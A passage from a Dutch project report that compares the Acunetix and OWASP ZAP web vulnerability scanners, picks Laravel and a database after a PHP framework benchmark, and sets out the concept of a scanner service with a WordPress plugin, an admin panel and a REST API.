In de Crawl tab staan alle opties voor het instellen van de crawler, een crawler zorgt ervoor dat de benodigde informatie wordt verzameld voor de scan. Zoals de hyperlinks en formulieren. De HTTP tab is voor het authentiseren van een gebruiker tijdens de scan. De scan kan een login of registratieformulier tegenkomen tijdens de scan en weet dan met deze optie wat er ingevuld moeten worden. De laatste tab Advanced is ervoor de geavanceerde instellingen van de scan. Opties als technologie, Custom Headers, Custom Cookies en Allowed Hosts kan de gebruiker instellen om de scan te finetunen.

Na de scan kan de gebruiker navigeren naar het Scan Stats & Info scherm, hierop kan er naar de statistieken gekeken worden voor het analyseren van het resultaat, ook kan de gebruiker een lijst opvragen met alle uitgevoerde aanvallen en wat het resultaat daarvan is, dit vereist wel technische kennis over IT-security. Verder kan er nog naar de sitemap gekeken worden waar een lijst met alle gescande bestanden staan. Voor elk bestand staat er welke kwetsbaarheden gevonden zijn. Als laatste kan de gebruiker een rapport genereren op basis van de gescande resultaten. Bij het genereren van een rapport kan de gebruiker een template kiezen die de thema een doelgroep van het rapport bepalen. Acunetix is met al de opgenoemde features één van de voorlopers op gebied van webapplicatie scanners.

### 3.4.5 Zap Zed Attack Proxy

Zed Attack Proxy is een flagship project van Open Web Application Security Project. Het is een open-source security scanner tool dat onderhouden wordt door OWASP. Het is gratis te downloaden van de website van OWASP en ook biedt OWASP project samenwerking voor software ontwikkelaars die een bijdrage willen maken door te werken aan nieuwe features voor de applicatie. Het project is open-source wat betekent dat OWASP de broncode publieke heeft vrijgegeven. Het project kan worden gedownload op Github hiervoor het een softwareontwikkelaar geen toestemming voor nodig. Met een simpele git clone wordt er een kopie van het hele project op jouw computer geplaats.

De security scanner tool is special voor het testen van webapplicaties ontwikkelt. Eerder in dit document heb ik kort samengevat wat een security scanner in het algemeen doet. OWASP heeft in het document [OWASP ZAP 2.6 Getting Started Guide] dit onderwerp zelf behandelt. In het hoofdstuk Security Testing Basics definiëren zij security testen als “Software security testen is het proces van beoordelen en testen van systemen om security risico’s en kwetsbaarheden te ontdekken”. Er worden hier twee termen gebruikt die tot de basis taken behoren van een security scan tool: beoordelen en testen. Zij definiëren het beoordelen als het analyseren en ontdekken van kwetsbaarheden zonder de poging tot het exploiteren van deze kwetsbaarheden. Het term testen wordt gedefinieerd als het ontdekken en poging tot exploiteren van kwetsbaarheden. Beide taken hebben als doel kwetsbaarheden te ontdekken, maar het verschil zit in wat zij doen met de kwetsbaarheden die ontdekt zijn. To exploit or not to exploit.

In het hoofdstuk [Security Testing Basics] verdelen zij de basis van security testen in vier categorieën:

**Kwetsbaarheid beoordeling**

Het systeem is gescand en geanalyseerd voor security problemen.

**Penetratie test**

Het systeem ondergaat gesimuleerde aanvallen en het systeem wordt geanalyseerd.

**Runtime test**


Het systeem wordt geanalyseerd en het ondergaat een security test van een eindgebruiker.

**Code review**

De code van het systeem wordt gereviewd en het wordt specifiek geanalyseerd op security kwetsbaarheden.

ZAP-proxy

Het doel van het document is natuurlijk om een introductie te maken voor OWASP ZAP. Ik heb eerder al een aantal dingen verteld over de DAST-tool, maar ik zal er wat verder op in gaan in dit deel. Fundamenteel is ZAP een interceptie proxy tool, het staat tussen de eindgebruiker en webbrowser. De DAST-tool onderschept berichten die gestuurd worden door de webbrowser naar de eindgebruiker in dit geval de tester. Na de onderschepping worden de berichten door ZAP geïnspecteerd en als nodig aangepast, dit staat ook wel bekent als de ‘man in the middle’ aanval. Mocht er al een proxy in gebruik zal, vele bedrijven hebben dit, dan kan Zap verbinding maken met de gebruikte proxy.



Figuur 3.5

**ZAP client**


ZAP biedt voor alle grote besturingssysteem platformen een versie en is gemaakt voor zowel experts op gebied van cyber security en beginners. Zap biedt ook vele add-ons voor de ZAP DAST tool, deze zijn te vinden op de ZAP-marktplaats. ZAP wordt onderhouden door een grote gemeenschap die onderhoud verrichten en geregeld nieuwe add-ons (toevoegingen van features) ontwikkelen en publiceren op de marktplaats.

De ZAP client applicatie maakt gebruik van een User Interface waar de eindgebruiker de verschillende taken kan uitvoeren. Het design van de UI kwam mij bekent voor omdat het gebruik maakt van de Java Swing thema Nimbus. Dit betekent ook dat ZAP-proxy ontwikkeld is in Java. De ZAP UI bestaat uit 6 onderdelen: menubalk, takenbalk, boomstructuur venster, werkruimte venster, informatie venster, footer. Voordat er een pentest(penetratie test) uitgevoerd kan worden zal de proxy als eerst geconfigureerd moeten worden. De UI van Zap maakt het configureren zeer gemakkelijk, zoals het invoeren van een nieuwe SSL-certificaat of het instellen van een nieuwe proxy port.

De Zap client biedt verschillende scan configuraties voor het testen van een webapplicatie. De meest opvallende is de Snelle start test, deze test optie krijgt de eindgebruiker te zien wanneer de applicatie is opgestart. Om hiervan gebruik te maken voert de eindgebruiker de url in de tekstbalk en druk vervolgens op ‘Aanval’ om de test te starten. Er is wel een disclaimer, om een website te testen heb je wel toestemming nodig. De ZAP client zal, na het starten van de test, de website doorzoeken naar webpagina’s om deze vervolgens elke gevonden webpagina passief te scannen.

Na het passief scannen zal de ZAP client overgaan naar het actief scannen van de webpagina’s. Het doel van een passieve scan is om het voorwerk te doen voor de actieve scan. De passieve scan leest en neemt alle verkeer op dat tussen de browser en website wordt gecommuniceerd. Dit betreft de GET/POST requests en de responses ervan. Dit is de wijze waarop een webbrowser client communiceert met de webserver, door request (een verzoek voor een webpagina) en een response (antwoord op het verzoek). Na dit proces analyseert ZAP client de data en kijkt of er ‘known issues’ (bekende problemen) gevonden zijn. Actief scannen is meer gericht op het aanvallen van de gevonden ‘known issues’. Bij het actief scannen worden er echte aanvallen uitgevoerd, dat betekent dus dat het doelwit risico’s kan lopen. Dit is ook een reden waarom je eerst toestemming moet hebben voordat je een test mag uitvoeren. Voor meer informatie over de ‘known issues’, deze worden in het hoofdstuk OWASP top tien lijst behandeld.

**Test omgeving**

Voor het uitvoeren van een scan heb ik een test omgeving opgezet. De test omgeving bestaat uit drie componenten: de browser, de proxyserver en de webserver waar DVWA op draait. De hele test omgeving zit in een lokaal netwerk.

Figuur 3.6

### 3.4.7 Conclusie


****Uit de testen is gebleken wat de werking is, wat voor datastructuur beide DAST tools gebruiken en wat voor data zij verzamelen. Fundamenteel zijn er veel gelijkenissen, de richtlijnen van de standaarden volgen van WASC (H 3.2.3, WASC). Waar de beide DAST tools in verschillen is de hoeveelheid informatie zij vrijgeven tijdens het scannen en de hoeveelheid data dat zij opslaan. Wat mij opviel was dat Acunetix veel schoner en eleganter is dan OWASP, Acunetix laat tijdens het scannen in het dashboard overzichtelijke en informatieve statistieken over de vooruitgang van de scan.

Figure 3.7

OWASP is meer verbose tijdens het scannen en laat een tabel zien waar in een vlug tempo, alle URL’s waar aanvallen op verricht worden zien, dit zonder enige context te geven over de vooruitgang van de scan, behalve dan de procesbalk. Een voordeel dat alle getoonde informatie biedt, is dat het als data kan dienen in een Excel sheet waaruit analyses gemaakt kunnen worden.




Figure 3.8

Wat betreft de datastructuur die beide tools hanteren en de data dat verzameld wordt zijn ook verschillen te vinden. Kenmerkend voor OWASP is de hoeveelheid data dat verzameld wordt. De data wordt op een onoverzichtelijk manier gepresenteerd in de applicatie. Dit maakt deze tool minder gebruiksvriendelijker dan Acunetix. Waar Acunetix 4 tabellen gebruikers genoeg data om er nuttige informatie van te maken, gebruikt OWASP 6 tabellen met meer als genoeg data. Omdat ik een MVP maak is het van belang dat ik alleen essentiële data verzamel en het niet te druk maak.

**Datastructuur voor een MVP**

Een MVP heeft informatie nodig over de volgende vijf onderwerpen, als je er één zou weghalen dan kun je geen Webapplicatie scanner bouwen.

De tabellen

|  |
| --- |
| Website |
| URL |
| Server |

|  |
| --- |
| Headers |
| Key (Sleutel) |
| Value (waarde) |

|  |
| --- |
| Scan |
| Module naam |
| Risico |
| Parameter |
| Aanval |

|  |
| --- |
| Link |
| Methode |
| URL |

|  |
| --- |
| Rapport |
| Naam |
| Bestand |

## 3.5 Technologie

### 3.5.1 Web Application Framework

Een webapplicatie ontwikkelen met enkel een programmeertaal (e.g. PHP, Java, Python) kan een lastige klus zijn waarin veel tijd en als het voor een klant is, geld ingestoken wordt. Frameworks zijn net jetpacks voor een programmeertaal (Upwork, 2017), zij versnellen en vermakkelijken het ontwikkelproces. Dat doen de web frameworks met behulp van webservices (e.g. depandacy managers), web resources (e.g. config files), en web APIs (e.g. ORM) die zij out-of-the-box aanbieden. Het is net als het bouwen van een schip, alle bouwcomponenten worden voorgemaakt aangeleverd zodat het bouwproces versnelt kan worden.

De Core features van Webapplicatie Frameworks zijn:

Libraries – Herbruikbare, voorgeprogrammeerde code dat softwareontwikkelaar gebruiken als bouwblokken voor het ontwikkelen van softwareapplicaties.

API – Application Programmer Interface, zijn kleine programma’s die de software ondersteunen in het uitvoeren van functionaliteiten.

Cashing – Het opslaan van web resources in het tijdelijke geheugen dit verlaagt de server workload en gebruik van brandbreedte.

URL Mapping – Een systeem waarmee je URL’s kunt koppelen aan zelf gemaakte URL’s

Security – Sub Frameworks voor authenticatie en autorisatie

**PHP Framework Benchmark**

Techempower brengt eerder jaar een benchmark uit voor Web Frameworks. Zij testen de Web Frameworks op een aantal types JSON serialisatie, enkele query, data updates. Ik zal de PHP Frameworks met elkaar vergelijken op performance. Uit het resultaat zal ik nog niet concluderen voor welke Web Framework ik ga kiezen. Hiervoor zal ik ook kijken naar de features en schaalbaarheid die de Frameworks bieden. PHP Frameworks zijn over het algemeen traag en zullen niet veel verschillen in snelheid.

**PHP Frameworks**

* Phalcon
* Slim
* YII2
* Laravel
* Symfony 2
* Zend

In tabel 3.7 zal ik de benchmarks van techempower.com tonen om de keuze die ik heb gemaakt te onderbouwen. De PHP Frameworks worden op 3 test types getest:

* JSON serialisatie - In deze test is elke response een JSON serialisatie van een geïnstantieerd object dat de key value koppelt aan de waarde Hello, World! {“message”:”Hello, World!”}
* Enkele query – In deze test wordt elke request verwerkt door het ophalen van een enkele regel uit een simpele database. {“id”:3217,”randomNumber”:2149}
* Data updates -

|  |  |  |
| --- | --- | --- |
| **PHP Framework Benchmark (Gesorteerd op Performance)** | | |
| **JSON serialisatie** | | |
| **Framework** | **Performance (hoe hoger hoe beter)** | **Wachtijd (hoe lager hoe beter)** |
| Phalcon | 39,865 (7.1%) | 50.0 ms (3.9%) |
| Yii2 | 10,388 (1.9%) | 27.1 ms (2.1%) |
| Zend | 9,784 (1.7%) | 31.1 ms (2.4%) |
| Slim | 9.640 (1.7%) | 34.3 ms (2.7%) |
| Laravel | 7,020 (1.3%) | 38.0 ms (3.0%) |
| Symfony 2 | 3,588 (0.6%) | 74.3 ms (5.9%) |
| **Enkele query** | | |
| Phalcon | 22,604 (10.8%) | 29.4 ms (1.0%) |
| Slim | 9,779 (4.7%) | 29.3 ms (1.0%) |
| Yii2 | 6,789 (3.2%) | 39.6 ms (1.4%) |
| Laravel | 5,385 (2.6%) | 51.9 ms (1.8%) |
| Zend | 3,965 (1.9%) | 67.9 ms (2.4%) |
| Symfony 2 | 2,508 (1.2%) | 105.4 ms (3.7%) |
| **Data updates** | | |
| Slim | 768 (17.5%) | 330.0 ms (5.7%) |
| Zend | 766 (17.5%) | 330.4 ms (5.7%) |
| Yii2 | 762 (17.4%) | 332.2 ms (5.8%) |
| Phalcon | 642 (14.7%) | 398.4 ms (6.9%) |
| Symfony 2 | 321 (7.3) | 490.8 ms (8.5%) |
| Laravel | - | - |

Tabel 3.7

**Performance reviews**

**Phalcon**

Phalcon scoort verre weg het hoogst met het uitvoeren van JSON serialisaties en Enkele queries. Phalcon is een PHP-extensie geschreven in C, in 2012 uitgebracht en is gebouwd voor snelheid zoals je kunt terugvinden in de benchmark onderzoek.

**Slim**

Slim eindigt als tweede in het benchmark van techempowerd maar, scoort het hoogst op Data Updates wat een best zwaar belanden opdracht is. Slim is een Micro Framework met een lage leerdrempel heeft**.** Slim is het best geschikt voor kleine, simpele projecten of voor het bouwen van een simpele, flexibele API.

**YII2**

YII2 is een Framework dat OOP en DRY gebruikt als programmeer concepten. Het heeft veel features out-of-the-box voor het snel ontwikkelen van een moderne website. Het is geschikt voor het bouwen van complexe webapplicatie als CMS’s en CRM’s.

**Zend**

Zend is een robuste en stabiele PHP Framework met dat al 9 jaar oud is, vele grote bedrijven gebruiken Zend voor hun webprojecten. Zend is een PHP Framework die niet geschikt is voor klein tot middelgrote webprojecten.

**Symphony2**

Wat voor Zend geldt, geldt ook voor Symphony. Het is een PHP Framework dat bedoeld is voor grote complexe enterprice projecten. Het heeft een grote set van herbruikbare componenten. Veel van deze componenten worden door andere Web Frameworks gebruikt zoals Laravel. Door de omvang is het jammer genoeg ook een trage framework zoals te zien is in tabel 3.7.1.

**Laravel**

Laravel is een relatief new PHP Framework, geïntroduceerd in 2011 en volgens een Sitepoint enquête (Sitepoint, 2015), verreweg het meest populaire, Symphony is tweede geëindigd. Laravel biedt een essentiële set van features voor zowel kleine als grote projecten. Het heeft een actieve onlinegemeenschap die ondersteuning bieden op gebied van Laravel applicatieontwikkeling. De out-of-the-box features van Laravel zijn o.a. Authenticatie, Artisan Console, RESTfull Routing, Migration, ORM, Composer depandancy manager, CLI-support, Blade. Laravel is misschien niet de snelste PHP Framework, dit komt grotendeels omdat het componenten uit Symphony gebruikt, maar door de uitgebreide toolbox, grote supportgemeenschap en makkelijk te leren Framework, maakt Laravel geschikt voor iedere PHP-project.

**Conclusie**

**Laravel**

Voor dit project (Webapplicatie scanner) is iedere PHP Framework geschikt, er zullen geen problemen zijn met de performance simpel weg omdat ik een Minimal Vaible Product ga maken wat klein in schaal is. Wat wel belangrijk is voor het project is dat de PHP framework de specifieke tools die ik nodig heb voor het ontwikkelen van de Webapplicatie scanner bevat. Laravel is de PHP Framework die mij de tools, flexibiliteit en ondersteuning kan bieden om van dit project een geslaagd project te maken. Omdat Laravel RESTfull Routing als feature heeft is een andere Framework zoals Slim hoeft dus niet gebruikt te worden.

### 3.5.2 Database


Het kiezen van een web framework is een belangrijke stap richting het ontwikkelen van een web applicatie een bijna zo even belangrijke stap is het kiezen van een databasemanagementsysteem of in het kort DBMS. Een DBMS is in de meeste gevallen open source dus gratis voor gebruik, zo ook MySQL en PostgrSQL. Een database zorgt voor de opslagmogelijkheden van data. Data dat geproduceerd wordt door een web applicatie, iets wat een Webapplicatie scanner wel degelijk doet (H, 3.3). Het verzamelen en opslaan van website hyperlinks kan een accumulatief proces zijn. Bij een crawl proces kunnen er wel duizenden hyperlinks verzameld worden, in een rap tempo. Maar niet alleen dat tijdens een scan kunnen er duizenden aanvallen uitgevoerd worden, de data hiervan zal ook moeten worden opgeslagen. Kortom een DBMS is een zeer cruciaal component van het gehele systeem.

Er zijn over het algemeen twee type databasemanagementsystemen SQL (Structured Query Language) en NOSQL (Not Only SQL). SQL wordt al meer dan 4 decennia in de professionele werkveld gebruikt en het gebruik is in de jaren 90 exponentieel gestegen met de komst van web applicaties en open source optie als MySQL en SQLite. NOSQL daarentegen bestaat al sinds de jaren 60 maar wordt pas recentelijk gezien als een waardige DBMS met de komst van MongoDB, CouchDB, Redis en Cassandra. De vraag is dus welke van de twee DBMS soorten is het meest geschikt voor de Webapplicatie scanner?

**SQL of NOSQL**

NOSQL is geen nieuwe technologie dat SQL vervangt, het gebruikt een ander manier van dataopslag. Geen is beter, het hangt af van de type applicatie die gebruikt maakt van een DBMS. Voor sommige applicaties is SQL meer geschikt en voor andere NOSQL.

In figuur 3.5.2 zijn de twee soorten databases geïllustreerd, links een relationele database en rechts een non-relationele database. De relationele database heeft een tabel structuur met kolommen en rijen. De verbinding lijn tussen de beide tabellen noem je een relatie. In deze instantie is het een één op veel relatie. De hele tekening noem je een Schema wat de blauwdruk is van een database.

De non-relationele database slaat data op in een document bestand. De data heeft een key-value structuur en wordt in de meeste gevallen geschreven in JSON annotatie. NOSQL is bedoelt voor een groot hoeveelheid, ongestructureerde data. Met dit soort data is het moeilijk om een duidelijk gedefinieerde schema te maken. NOSQL maakt geen gebruik van relaties maar van Collecties van data. Als er Comments voor een specifieke blog opgehaald moet worden dan moet je dat specificeren in de Query door gebruik te maken van indexen, of sub arrays.

Figuur 3.9



**CONCEPT**

**Deelvraag**

**Hoe ziet het concept eruit van de webapplicatie scanner?**

# 4 Concept ontwikkeling

## Introductie

Dit is het volgende stap in het ontwikkelproces van een softwareapplicatie, het ontwikkelen van een concept. Hiervoor heb ik een onderzoek gedaan naar de theorie van een webapplicatie scanner met het doel om erachter te komen wat de benodigdheden zijn. In dit deel zal ik de concepten van alle componenten die deel uitmaken van het systeem beschrijven. Vanaf dit punt zal ik naast het woord softwaresysteem ook de naam SecurityRapport gebruiken om naar het softwaresysteem te refereren.








**Concepten die behandeld worden**

Het systeem bestaat uit kern componenten en ondersteunende componenten. Ik zal mij in dit deel primaire focussen op de kern componenten, zo kan ik de rollen van de ondersteunede componenten beter omschrijven. Alle componenten en processen die in hoofdstuk 3 (Onderzoek, WASC) voorkomen zal ik in dit deel behandelen. Ook zal ik uitleggen welke rollen de verscheidenen technologieën hebben voor elke component of proces.

**Componenten**

De kern componenten zoals deze in WASC WASSEC document aangegeven zijn, geven een overzicht van de onderdelen waar een webapplicatie scanner minimaal uit moet bestaan. Kern componenten zijn essentieel voor de werking van de applicatie.

**Ondersteunende componenten**

Dit zijn componenten die de webapplicatie scanner ondersteunen en het mogelijk maken om het vastgestelde doel te bereiken. Een deel van het project context is: de klanten van S5 de mogelijkheid geven om een scan aan te vragen doormiddel van een CMS-extensie. Zonder deze ondersteunende componenten kunnen de klanten geen gebruik maken van SecurityReport.

Admin Paneel

API

**Componenten**

**Ondersteunende Componenten**

CLI

Mail Service

Pandora

Crawler

Scanner

Report


Figuur 4.1

## 4.1 Concept van het system (SecurityReport)

Het systeem wordt een geautomatiseerde Webapplicatie scanner die er moet voor zorgen dat de klanten van S5 kosteloze scans kunnen laten uitvoeren op hen webshop. Het systeem bestaat uit vier subsystemen die in dit deel worden behandeld.

**Systeem lagen**


In het diagram 4.1 kun je goed zien wat voor informatica model het gebruikt, hoe het systeem is opgebouwd, van hoeveel servers het gebruik maakt, uit hoeveel lagen het bestaat en hoe de subsystemen met elkaar communiceren.



Figuur 4.2

|  |  |
| --- | --- |
| Laag | Omschrijving |
| Service laag | Deze laag zorgt voor dat de data opgeslagen, geüpdatet en opgehaald kan worden. (CRUD) |
| Logica laag (controller) | Deze laag maakt gebruik van de service laag om de data te verwerken. |
| Data toegang laag (Model, ORM) | Service laag maakt gebruik van deze laag om toegang te verkrijgen naar de database doormiddel van een ORM |

Tabel 4.1

**Workflow van het systeem**

Figuur 4.3

De workflow van het softwaresysteem is op het CMS-extensie en het administratieve paneel geheel geautomatiseerd. Het gehele proces staat in figuur 4.5 geïllustreerd en bestaat uit drie stappen.

1. Registratie, activatie en aanvraag
2. Scannen en rapporteren
3. Het verzenden en beheren van rapporten

## 4.2 Pandora CMS Extensie

Pandora is de CMS Extensie van SecurityReport waarmee WordPress gebruikers een security scan kunnen aanvragen. Het doel van Pandora is om de gebruikers een client side interface te geven waarmee er interactie gemaakt kan worden met de webapplicatie scanner.

Pandora maakt gebruik van twee schermen

* Registratiescherm
* Aanvraagscherm (standaard)
* Aanvraagscherm (Premium)

Wanneer er een registratie wordt gedaan wordt de gebruiker gelijk verwezen naar het aanvraagscherm met gelimiteerde opties. SecurityReport weet op dat moment nog niet of het een klant is of niet. Op dat scherm wordt de gebruiker geïnformeerd over de premium account. Deze account type is bedoeld voor de bestaande klanten van S5 en de gebruikers die klant willen worden.

**Hoe activeer je de Premiumaccount?**

Om het premiumaccount te activeren dient men contact op te nemen met S5. Op de standaard aanvraagscherm kan de gebruiker de contact informatie van S5 vinden. Na het verzoek ingediend te hebben voor een premiumaccount, zal S5 het standaardaccount veranderen in een premiumaccount.

**Kosten van een premium account**

Het premiumaccount wordt geactiveerd wanneer er een betaling van € 10,- gemaakt aan S5. Zoals in de inleiding al is aangegeven biedt S5 ook service aan op gebied van websiteontwikkeling. Laat het bedrijf van de klant zijn website ontwikkelen bij S5 dan wordt het premiumaccount gelijk geactiveerd.

Geen website bij S5

Eenmalig € 10,-

Website bij S5

Gratis

**Pandora Accounts**

**Premiumaccount**

* **Alle scan opties**
* **Alle rapport types**
* **Alternatieve email**

**Standaardaccount**

* **Enkel Quick scan als scan optie**
* **Enkel Korte rapport als optie**

Figuur 4.6

Figuur 4.5

Figuur 4.4

**Registratie**

Met het registratieformulier kunnen gebruikers zichzelf registreren om een account aan te maken.

De standaardvelden email en URL worden door Pandora meegegeven en hoeven niet ingevuld te worden.

Het veld alternatieve e-mailadres kan de gebruiker invullen als hij de standaard emailadres van het Wordpress account niet wilt gebruiker.

**Aanvraag scan (standaard)**

Met het standaard aanvraagformulier kunnen gebruikers enkel een soort scan aanvragen met de volgende specificaties:

-Quick Scan

-Short Report

Aanvraag scan

Alternatieve e-mailadres

Alternatieve naam

Scan opties

-Full scan

-Blind SQL

-SQL

-XSS

-Quick Scan

Rapport opties

-Full Report

-Short Report

Aanvraag scan

Beschrijving van standaard aanvraag

Registreren

Alternatieve e-mailadres

Bedrijf

Naam

**Aanvraag scan (Premium)**

Met het premium aanvraagformulier kunnen gebruikers kiezen uit een combinatie van een scan optie en rapport optie. Een gebruiker kan ook een alternatieve naam en emailadres meegeven die eenmalig wordt gebruikt.

## 4.3 Admin Paneel

Het doel van de admin paneel is om het gebruikersbestand te onderhouden. De administrator kan met de admin paneel data over de geregistreerde gebruikersaccounts ophalen in een tabel en deze upgraden naar premium. Ook kan er data over de gegenereerde rapporten opgehaald worden, mocht er een rapport niet succesvol verstuurd zijn kan dat via de admin paneel nogmaals gedaan worden. Ook beschikt de admin paneel over een inlogsysteem zo kunnen meerdere administrators er gebruik van maken.

[Rapporten]

[Klanten]

Admin

Accountscherm

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Naam | Bedrijf | URL | E-mail | Premium |
| Jan-Willem | Tennisshop | www.onlinetennisshop.nl | email | [actief] |

Deze URL wordt gebruikt bij het scannen

Knop waarmee premiumaccount wordt geactiveerd

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| Naam | Bedrijf | Type scan | Type rapport | Rapport | Status | Verzenden |
| Jan-Willem | Tennisschop | Full scan | Full Report | Pdf bestand | verzonden | [verzend] |

Figuur 4.8

Figuur 4.7

Link naar pdf

Knop waarmee een rapport nogmaals verzonden kan worden

Admin

[Klanten]

[Rapporten]

Rapportscherm

## 4.4 API

De API zorgt voor de communicatie tussen de WordPress extensie en de webapplicatie scanner en is van de type REST API. REST API’s communiceren over HTTP en gebruiken hierbij de HTTP werkwoorden zoals GET en POST.

In het vorige hoofdstuk werden de schermen van de WordPress extensie behandeld, hierin werd de workflow van de extensie uitgelegd. Van het registreren tot het aanvragen van een scan de WordPress extensie roept voor elke handeling die aan de kant van de webapplicatie scanner uitgevoerd moet worden aan via de API, maar ook de admin paneel voert API Calls uit om accounts te activeren en rapporten te verzenden. Hieronder een lijst met alle API Calls.

|  |  |  |
| --- | --- | --- |
| Type | URI | Omschrijving |
| WordPress | HTTP POST /request\_scan | Aanvragen van scan |
| WordPress | HTTP POST /register\_customer | Registreren van klant |
| WordPress | HTTP POST /auth | Het authentiseren van een klant |
| Admin paneel | HTTP GET /admin | Admin paneel opvragen |
| Admin paneel | HTTP GET /customers | Klanten tabel opvragen |
| Admin paneel | HTTP GET /reports | Rapporten tabel opvragen |
| Admin paneel | HTTP GET /active | Activeren van het account |
